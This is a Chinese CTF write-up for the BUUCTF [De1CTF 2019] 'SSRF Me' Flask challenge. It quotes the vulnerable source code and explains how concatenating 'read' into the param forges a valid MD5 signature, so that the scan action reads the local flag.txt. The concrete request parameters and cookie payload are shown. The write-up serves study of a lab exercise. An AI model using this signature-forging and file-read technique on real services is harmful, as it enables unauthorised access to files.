BUUCTF [De1CTF 2019] SSRF Me

原创

Senimo_ 于 2020-12-20 13:02:35 发布

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF De1CTF 2019 SSRF Me writeup CTF

本文链接：https://blog.csdn.net/weixin_44037296/article/details/111412019

BUUCTF [De1CTF 2019] SSRF Me

考点：

1. **Flask**代码审计
2. Python字符串拼接

Hint:

flag is in ./flag.txt

启动环境，给出了源码：

```
#! /usr/bin/env python
#encoding=utf-8

from flask import Flask
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json
reload(sys)
sys.setdefaultencoding('latin1')

app = Flask(__name__)

secert_key = os.urandom(16)


class Task:
    def __init__(self, action, param, sign, ip):#python得构造方法
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip)
        if(not os.path.exists(self.sandbox)):          #SandBox For Remote_Addr
            os.mkdir(self.sandbox)
```

```
            os.mkdir(self.sandbox)

    def Exec(self):#定义的命令执行函数，此处调用了scan这个自定义的函数
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            if "scan" in self.action:#action要写scan
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param) # 此处是文件读取得注入点
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print resp #输出结果
                    tmpfile.write(resp)
                    tmpfile.close()
                result['code'] = 200
            if "read" in self.action:#action要加read
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result

    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign): #!!!校验
            return True
        else:
            return False


#generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST']) # !!!这个路由用于测试
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)


@app.route('/De1ta',methods=['GET','POST'])#这个路由是我萌得最终注入点
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())

@app.route('/')#根目录路由，就是显示源代码得地方
def index():
    return open("code.txt","r").read()


def scan(param):#这是用来扫目录得函数
    socket.setdefaulttimeout(1)
```

```
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"

def getSign(action, param):#!!!这个应该是本题关键点,此处注意顺序先是param后是action
    return hashlib.md5(secert_key + param + action).hexdigest()


def md5(content):
    return hashlib.md5(content).hexdigest()


def waf(param):#这个waf比较没用好像
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False


if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0')
```

源码分析：

- 其为**Flask**中`route.py`文件的源码
- 其中`Task`类中，存在`Exec()`函数

在`/geneSign`路由中：
`geneSign()`函数中：

- `urllib.unquote()`函数将传入的`param`值进行**URL**解码
- 调用`getSign()`函数

`getSign()`函数中：

- 创建**hash对象**
- 将`secert_key`、`param`、`action`拼接后的内容进行**md5加密**

在`/De1ta`路由中
`challenge()`函数中：

- 通过**GET**方式传入参数`param`的值
- 在`cookie`中传入`action`和`sign`的值
- 获取`ip`的值
- 将参数`param`传入到`waf()`函数中效验
- 创建`Task()`类
- `json.dumps()`转换为**JSON**

`waf()`函数中：

- 先将`param`转换为小写
- 若以`gopher`作为开头，`file`作为结尾，将返回为`真`
- 所以得使`waf()`函数返回为`假`

在`/`路由中：

- `index()`函数返回`code.txt`的内容，也就是当前源码

解题思路：
在`/De1ta`页面通过**GET**方式传入参数`param`的值，在`cookie`中传入`action`和`sign`的值，在`param`通过`waf()`函数效验后，将创建`Task`类。
创建`Task`类后，执行`Exec()`函数，首先进行`getSign()`与传入`sign`的效验，`scan`将`flag.txt`文件内容写入到`result.txt`，在通过`read`读取该文件。


为了满足传入的`sign`值，我们可以根据路由`/getSign`去得到正确的`sign`值

```
def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()
```

其直接进行字符串拼接，由于`action`的值在该函数中并不可控，我们又需要满足`"read" in self.action`，所以将`read`拼接在`param`参数后，所以构造传参：

```
// GET
param=flag.txtread

// Cookie
action=scan
```




传参后得到`sign`的值：`12af1d0a42ff2610495400c73b3cb79a`

在`/De1ta`页面构造最终**payload**：

```
// GET
?param=flag.txt

// Cookie
action=readscan
sign=12af1d0a42ff2610495400c73b3cb79a
```

传参后得到flag：



{"code": 200, "data": "flag{19507659-15bc-43a0-a37e-b2d1b58fdf94}\n"}